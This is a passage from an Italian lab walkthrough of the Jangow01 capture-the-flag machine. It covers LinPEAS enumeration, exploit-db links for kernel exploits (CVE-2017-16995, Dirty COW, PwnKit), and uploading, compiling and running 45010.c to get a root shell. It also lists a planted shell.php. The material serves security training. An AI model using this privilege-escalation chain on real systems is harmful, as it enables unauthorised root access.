
```

Screenshot 27 — Verifica della funzionalità della shell spostandosi all'interno.

Come si può notare ora vediamo più file essendo dentro la macchina (nel percorso Jangow01)

12) Enumerazione per privilege escalation con LinPEAS

Carichiamo linpeas.sh via FTP (in home/Jangow01) lo rendiamo eseguibile (chmod +x) e lo lanciamo. Lo strumento segnala varie vulnerabilità locali potenzialmente sfruttabili per escalation di privilegi.



Screenshot 28 — Upload di linpeas.sh.

```
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||16798|)
150 Ok to send data.
100% |*****
226 Transfer complete.
956174 bytes sent in 00:00 (319.28 MiB/s)
ftp> █
```

Screenshot 29 — Presenza del file in home; set dei permessi.

```
jangow01@jangow01:~$ ls -al
ls -al
total 976
drwxr-xr-x 4 jangow01 desafio02 4096 Set  2 07:43 .
drwxr-xr-x 3 root      root      4096 Out 31 2021 ..
-rw-r--r-- 1 jangow01 desafio02  338 Set  1 13:45 .bash_history
-rw-r--r-- 1 jangow01 desafio02   220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02  3771 Jun 10 2021 .bashrc
drwxr-xr-x 2 jangow01 desafio02  4096 Jun 10 2021 .cache
-rw-r--r-- 1 jangow01 desafio02 956174 Set  2 07:43 linpeas.sh
drwxrwxr-x 2 jangow01 desafio02  4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02   655 Jun 10 2021 .profile
-rw-r--r-- 1 jangow01 desafio02    36 Set  1 20:57 shell.php
-rw-r--r-- 1 jangow01 desafio02     0 Jun 10 2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02    33 Jun 10 2021 user.txt
```

Screenshot 30 — Esecuzione di linpeas.sh.

```
-rw-rw-r-- 1 jangow01 desafio02    33 JUN 10 2021 user.txt
jangow01@jangow01:~$ chmod +x linpeas.sh
chmod +x linpeas.sh
jangow01@jangow01:~$ ./linpeas.sh █
```

Screenshot 31 — Output parziale di linpeas.sh.

13) Scelta dell'exploit: eBPF Verifier (CVE-2017-16995)

Sulla base dei risultati di LinPEAS, scegliamo l'exploit eBPF Verifier (highly probable) per eseguire privilege escalation a root.


```

cat: erro de gravação: Pipe quebrado
[+] [CVE-2017-16995] ebpf_verifier

Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
Exposure: highly probable
Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},{ ubuntu=(16.04|17.04) }{kernel:4.0-89-generic}
Download URL: https://www.exploit-db.com/download/45010
Comments: CONFIG_BPF_SYSCALL needs to be set & kernel.unprivileged_bpf_disabled ≠ 1

[+] [CVE-2016-8055] chocobo_root

Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
Exposure: highly probable
Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic} ]
Download URL: https://www.exploit-db.com/download/40871
Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[+] [CVE-2016-5195] dirtycow

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.7.0-*}
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.s

[+] [CVE-2016-5195] dirtycow 2

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},{ ubuntu=16.04 }{kernel:4.4.0-21-generic}
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.s

[+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codecademy.com/berdav/CVE-2021-4034/zip/main

```

Screenshot 32 — Evidenza delle vulnerabilità e link all'exploit.

14) Upload, compilazione ed esecuzione dell'exploit

Carichiamo l'exploit via FTP, compiliamo il file.c e lo eseguiamo:

```

ftp> put 45010.c
gcc 45010.c -o exploit
./exploit

```

Al termine, otteniamo privilegi di root.

```

ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||36850|)
150 Ok to send data.
100% |*****| 13728
226 Transfer complete.
13728 bytes sent in 00:00 (24.79 MiB/s)
ftp>

```

Screenshot 33 — Upload dell'exploit via FTP.


```

jangow01@jangow01:~$ ls -al
ls -al
total 1000
drwxr-xr-x 6 jangow01 desafio02 4096 Set  2 07:53 .
drwxr-xr-x 3 root      root      4096 Out 31 2021 ..
-rw----- 1 jangow01 desafio02 13728 Set  2 07:53 45010.c
-rw----- 1 jangow01 desafio02   338 Set  1 13:45 .bash_history
-rw-r--r-- 1 jangow01 desafio02   220 Jun 10 2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02  3771 Jun 10 2021 .bashrc
drwx----- 2 jangow01 desafio02 4096 Jun 10 2021 .cache
drwxr-x--- 3 jangow01 desafio02 4096 Set  2 07:46 .config
drwx----- 2 jangow01 desafio02 4096 Set  2 07:46 .gnupg
-rwx--x--x 1 jangow01 desafio02 956174 Set  2 07:43 linpeas.sh
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10 2021 .nano
-rw-r--r-- 1 jangow01 desafio02   655 Jun 10 2021 .profile
-rw----- 1 jangow01 desafio02    36 Set  1 20:57 shell.php
-rw-r--r-- 1 jangow01 desafio02     0 Jun 10 2021 .sudo_as_admin_success
-rw-rw-r-- 1 jangow01 desafio02    33 Jun 10 2021 user.txt
jangow01@jangow01:~$

```

Screenshot 34 — File exploit presente su target.

```

jangow01@jangow01:~$ gcc 45010.c -o cve-2017-16995
gcc 45010.c -o cve-2017-16995
jangow01@jangow01:~$ ls
ls
45010.c  cve-2017-16995  linpeas.sh  shell.php  user.txt
jangow01@jangow01:~$

```

Screenshot 35 — Compilazione dell'exploit (gcc).

```

ls
45010.c  cve-2017-16995  linpeas.sh  shell.php  user.txt
jangow01@jangow01:~$ ./cve-2017-16995
./cve-2017-16995
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff8800358dce00
[*] Leaking sock struct from ffff88003ca7cf00
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003be4ce40
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003be4ce40
[*] credentials patched, launching shell...
# id
id
uid=0(root) gid=0(root) grupos=0(root),1000(desafio02)
#

```

Screenshot 36 — Esecuzione: privilegi elevati ottenuti.

15) Ottenimento della flag di root e conclusione

Con i privilegi di root, accediamo alla directory /root e leggiamo la flag (proof.txt).

L'esercizio è risolto con successo.

[illegible]

Screenshot 37 — Lettura della flag di root.